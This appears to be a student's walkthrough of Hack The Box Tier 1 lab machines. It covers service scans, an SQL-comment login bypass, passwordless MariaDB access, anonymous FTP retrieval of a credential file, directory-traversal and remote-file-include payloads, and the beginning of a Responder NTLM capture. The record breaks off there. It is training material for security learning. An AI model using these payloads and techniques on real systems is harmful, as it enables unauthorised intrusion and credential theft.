



Eric Mwenda

HTB GETTING STARTED

TIER 1



This is what is expected at the end of this module:-

Learn basic web exploitation techniques such as SQL injection, Server Side Template Injection, Remote File Inclusion and how to use Web/Reverse Shells.

- Use the services showcased in the previous module for exploitation.
- Learn how to login to Jenkins and upload a Groovy Shell Script.
- Learn how to upload files to an S3 Bucket.

Appointment



First thing is to spawn a target machine:-



DONE

Task 1

What does the acronym SQL stand for? Structured Query Language

Task 2

What is one of the most common type of SQL vulnerabilities? SQL injection

Task 3

What is the 2021 OWASP Top 10 classification for this vulnerability? A03:2021-Injection

What is the 2021 OWASP Top 10 classification for SQL injections? ^

A03:2021-Injection slides down to the third position. 94% of the applications were tested for some form of injection, and the 33 CWEs mapped into this category have the second most occurrences in applications. Cross-site Scripting is now part of this category in this edition.

Task 4

What does Nmap report as the service and version that are running on port 80 of the target?

To carry out this task I needed to run nmap on the IP given. Apache httpd 2.4.38 ((Debian))

```
(root@kali)-[/home/coderic/Downloads/htb]
└─$ nmap -sCV 10.129.158.164
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-07 18:02 EAT
Nmap scan report for 10.129.158.164
Host is up (0.26s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Login

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.01 seconds

(root@kali)-[/home/coderic/Downloads/htb]
└─$
```

Task 5

What is the standard port used for the HTTPS protocol? Port 443

Task 6

What is a folder called in web-application terminology? directory

Task 7

What is the HTTP response code is given for 'Not Found' errors? Code 404

Task 8

Gobuster is one tool used to brute force directories on a webserver. What switch do we use with Gobuster to specify we're looking to discover directories, and not subdomains? dir

Using dir in gobuster:

```
(root@kali)~[/home/coderic/Downloads/htb]
# gobuster dir -u 10.129.158.164 -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.158.164
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s

2024/02/07 18:09:10 Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 279]
/.htaccess (Status: 403) [Size: 279]
/.htpasswd (Status: 403) [Size: 279]
/css (Status: 301) [Size: 314] [→ http://10.129.158.164/css/]
/fonts (Status: 301) [Size: 316] [→ http://10.129.158.164/fonts/]
/images (Status: 301) [Size: 317] [→ http://10.129.158.164/images/]
/index.php (Status: 200) [Size: 4896]
/js (Status: 301) [Size: 313] [→ http://10.129.158.164/js/]
/server-status (Status: 403) [Size: 279]
/vendor (Status: 301) [Size: 317] [→ http://10.129.158.164/vendor/]
Progress: 4614 / 4615 (99.98%)

2024/02/07 18:11:28 Finished
```


Task 9

What single character can be used to comment out the rest of a line in MySQL? #

Task 10

If user input is not handled carefully, it could be interpreted as a comment. Use a comment to login as admin without knowing the password. What is the first word on the webpage returned?

Congratulations.



Congratulations!

Your flag is: e3d0796d002a446c0e622226f42e9672

Submit Flag

Submit root flag e3d0796d002a446c0e622226f42e9672

Sequel



First thing I did looking at task 1 question was to run an nmap scan.

```
(root@kali)-[/home/coderic/Downloads/htb]
$ nmap -sCV 10.129.162.0
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-07 18:23 EAT
Nmap scan report for 10.129.162.0
Host is up (0.24s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql?
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
|   Thread ID: 66
|   Capabilities flags: 63486
|   Some Capabilities: FoundRows, ODBCClient, LongColumnFlag, SupportsLoadDataLocal, DontAllowDatabaseTableColumn, Spe
aks41ProtocolOld, Support41Auth, IgnoreSpaceBeforeParenthesis, SupportsTransactions, IgnoreSigpipes, ConnectWithDataba
se, SupportsCompression, InteractiveClient, Speaks41ProtocolNew, SupportsMultipleResults, SupportsMultipleStatements, S
upportsAuthPlugins
|   Status: Autocommit
|   Salt: 7`_<MO$eO=$9209l6g%!
|_  Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 227.54 seconds

(root@kali)-[/home/coderic/Downloads/htb]
$
```

Task 1

During our scan, which port do we find serving MySQL? Port 3306

```
3306/tcp open  mysql?
```

Task 2

What community-developed MySQL version is the target running? MariaDB

```
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
```

Task 3

When using the MySQL command line client, what switch do we need to use in order to specify a login username? -u

```
-u, --user=name      User for login if not current user.
```

Task 4

Which username allows us to log into this MariaDB instance without providing a password? **Root**

Command used:- `mysql -h 10.129.162.0`

```
MariaDB [(none)]> status
mysql Ver 15.1 Distrib 10.11.2-MariaDB, for debian-linux-gnu (x86_64) using Editline wrapper
Connection id:          72
Current database:
Current user:           root@10.10.15.24
SSL:                    Not in use
Current pager:          stdout
Using outfile:          ''
Using delimiter:        ;
Server:                 MariaDB
Server version:         10.3.27-MariaDB-0+deb10u1 Debian 10
Protocol version:       10
Connection:             10.129.162.0 via TCP/IP
Server characterset:    utf8mb4
Db characterset:        utf8mb4
Client characterset:    utf8
Conn. characterset:     utf8
TCP port:               3306
Uptime:                 15 min 22 sec
```

Task 5

In SQL, what symbol can we use to specify within the query that we want to display everything inside a table? *****

Task 6

In SQL, what symbol do we need to end each query with? **;**

Task 7

There are three databases in this MySQL instance that are common across all MySQL instances. What is the name of the fourth that's unique to this host? **htb**

```
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| htb      |
| information_schema |
| mysql    |
| performance_schema |
+-----+
4 rows in set (0.234 sec)
```

Submit Flag

Submit root flag

After login in the mysql server succesfully and checking the four databases available, htb database looks appealing more than all databases therefore I decided to choose that database then display those tables available in that database.

Command to use the database:- **use htb;**

Command to show tables in a database:- **show tables;**


```

MariaDB [(none)]> use htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [htb]> show tables;
+-----+
| Tables_in_htb |
+-----+
| config         |
| users          |
+-----+
2 rows in set (2.093 sec)

```

Next step was to read display what was stored in the tables displayed.

Command used:- **select * from <table>;**

Contents on table users:

```

MariaDB [htb]> select * from users;
+----+-----+-----+
| id | username | email          |
+----+-----+-----+
| 1  | admin   | admin@sequel.htb |
| 2  | lara    | lara@sequel.htb  |
| 3  | sam     | sam@sequel.htb   |
| 4  | mary    | mary@sequel.htb  |
+----+-----+-----+
4 rows in set (0.239 sec)

```

Contents on table config:

```

+----+-----+-----+
| id | name           | value          |
+----+-----+-----+
| 1  | timeout        | 60s            |
| 2  | security       | default        |
| 3  | auto_logon     | false          |
| 4  | max_size       | 2M             |
| 5  | flag           | 7b4bec00d1a39e3dd4e021ec3d915da8 |
| 6  | enable_uploads | false          |
| 7  | authentication_method | radius        |
+----+-----+-----+
7 rows in set (0.254 sec)

```

Displaying the contents on **table config** is how I came about the flag for this module.

Commands used:- **select * from users;**

Commands used:- **select * from config;**

Crocodile.



Crocodile
VERY EASY



Machine Pwned



Task 1

What Nmap scanning switch employs the use of default scripts during a scan? -sC

Task 2

What service version is found to be running on port 21? vsftpd 3.0.3

To carry out this task I had to open a port and service scan on the target IP using Nmap.

Results:-

```
(root@kali)-[/home/coderic/Downloads/htb]
$ nmap -sCV 10.129.156.5
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-07 19:07 EAT
Nmap scan report for 10.129.156.5
Host is up (0.24s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 ftp      ftp      33 Jun 08  2021 allowed.userlist
|_ -rw-r--r--  1 ftp      ftp      62 Apr 20  2021 allowed.userlist.passwd
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.10.15.24
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Smash - Bootstrap Business Template
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.53 seconds
```

Task 3

What FTP code is returned to us for the "Anonymous FTP login allowed" message? code 230

```
ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Task 4

After connecting to the FTP server using the ftp client, what username do we provide when prompted to log in anonymously? Anonymous

```
(root@kali)-[/home/coderic/Downloads/htb]
# ftp 10.129.156.5
Connected to 10.129.156.5.
220 (vsFTPd 3.0.3)
Name (10.129.156.5:coderic): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Task 5

After connecting to the FTP server anonymously, what command can we use to download the files we find on the FTP server? get


Task 6

What is one of the higher-privilege sounding usernames in 'allowed.userlist' that we download from the FTP server? admin

First was to download all available files on the ftp server then go through the file 'allowed.userlist' in our Local VM.

```
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||40491|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% |*****| 33 91.03 KiB/s 00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.13 KiB/s)
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||44438|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
100% |*****| 62 80.83 KiB/s 00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (0.25 KiB/s)
ftp>
```

Admin is the username sounding of higher-privilege.



```
~/Downloads/htb/allowed.userlist [Read Only] - Mousepad
File Edit Search View Document Help
+ [Icons]
1 aron
2 pwnmeow
3 egotisticalsw
4 admin
5
```

Task 7

What version of Apache HTTP Server is running on the target host?

```
| At session startup, client count was 1
| vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Smash - Bootstrap Business Template
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Unix
```


Task 8

What switch can we use with Gobuster to specify we are looking for specific filetypes? -x

Task 9

Which PHP file can we identify with directory brute force that will provide the opportunity to authenticate to the web service? Login.php

Command used:- **gobuster dir -u 10.129.156.5 -w /usr/share/dirb/wordlists/common.txt -x php**

```
(root@kali)~/home/coderic/Downloads/htb
# gobuster dir -u 10.129.156.5 -w /usr/share/dirb/wordlists/common.txt -x php

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.129.156.5
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Extensions: php
[+] Timeout: 10s

2024/02/07 19:21:39 Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 277]
./hta.php (Status: 403) [Size: 277]
./hta (Status: 403) [Size: 277]
./htpasswd.php (Status: 403) [Size: 277]
./htpasswd (Status: 403) [Size: 277]
./htaccess.php (Status: 403) [Size: 277]
./htaccess (Status: 403) [Size: 277]
/assets (Status: 301) [Size: 313] [→ http://10.129.156.5/assets/]
/config.php (Status: 200) [Size: 0]
/css (Status: 301) [Size: 310] [→ http://10.129.156.5/css/]
/dashboard (Status: 301) [Size: 316] [→ http://10.129.156.5/dashboard/]
/fonts (Status: 301) [Size: 312] [→ http://10.129.156.5/fonts/]
/index.html (Status: 200) [Size: 58565]
/js (Status: 301) [Size: 3091] [→ http://10.129.156.5/js/]
/login.php (Status: 200) [Size: 1577]
/logout.php (Status: 302) [Size: 0] [→ login.php]
Progress: 7002 / 9230 (75.86%)
```

Submit Flag


Submit root flag: First was to open the php directory that we discovered on the gobuster search <http://10.129.156.5/login.php> which shows its a login page.



Using the 'allowed.userlist' and 'allowed.userlist.passwd' files that we downloaded from the ftp server, I was able to login with the following credentials:-

Username: admin

Password: rKXM59ESxesUFHAd




On the first page immediately after the successful login is where I found the flag.

Responder




Task 1

When visiting the web service using the IP address, what is the domain that we are being redirected to? Unika.htb




For me, I had trouble when i first tried to access the IP on firefox. It said that the server could not be found. What I did was I added the ip address for our target in the /etc/hosts.



```
GNU nano 7.2 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali
10.10.56.4    internal.thm
10.129.159.203 unika.htb

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```


Checking if can access the website.



Task 2

Which scripting language is being used on the server to generate webpages? php

From an nmap scan I had carried out earlier, the scan shows this webpage is running on php scripting language



```
(root@kali)-[/home/coderic/Downloads/htb]
# nmap -sCV 10.129.159.203
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-07 19:50 EAT
Nmap scan report for 10.129.159.203
Host is up (0.23s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.33 seconds


(root@kali)-[/home/coderic/Downloads/htb]
#
```

Task 3

What is the name of the URL parameter which is used to load different language versions of the webpage? **page**

Task 4

Which of the following values for the `page` parameter would be an example of exploiting a Local File Include (LFI) vulnerability: "french.html", "//10.10.14.6/somefile",
"../../../../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"
../../../../../../../../windows/system32/drivers/etc/hosts




Warning: include(C:\): Failed to open stream: No such file or directory in C:\xampp\htdocs\index.php on line 11

Warning: include(): Failed opening '../../../../../../../../' for inclusion (include_path='xampp/php\PEAR') in C:\xampp\htdocs\index.php on line 11

Task 5

Which of the following values for the `page` parameter would be an example of exploiting a Remote File Include (RFI) vulnerability: "french.html", "//10.10.14.6/somefile",
"../../../../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe" **//10.10.14.6/somefile**



Copyright (c) 1993-2009 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. #
This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The
IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the
host name should be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on
individual # lines or following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97
rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host # localhost name resolution is handled
within DNS itself. # 127.0.0.1 localhost # ::1 localhost

Task 6

What does NTLM stand for? **New Technology Lan Manager**

Task 7

Which flag do we use in the Responder utility to specify the network interface? **-I**

Task 8

There are several tools that take a NetNTLMv2 challenge/response and try millions of passwords to see if any of them generate the same response. One such tool is often referred to as `john`, but the full name is what?. **John The Ripper**

Task 9

What is the password for the administrator user? **Badminton**

To solve this task first we needed to capture the NTLM (New Technology LAN Manager) hash of our administrator using a tool called **Responder**.

Command used:- **sudo responder -I tun0**

```
(root@kali)-[/home/coderic/Downloads/htb]
$ responder -I tun0

NBT-NS, LLMNR & MDNS Responder 3.1.3.0

To support this project:
Patreon → https://www.patreon.com/PythonResponder
Paypal → https://paypal.me/PythonResponder

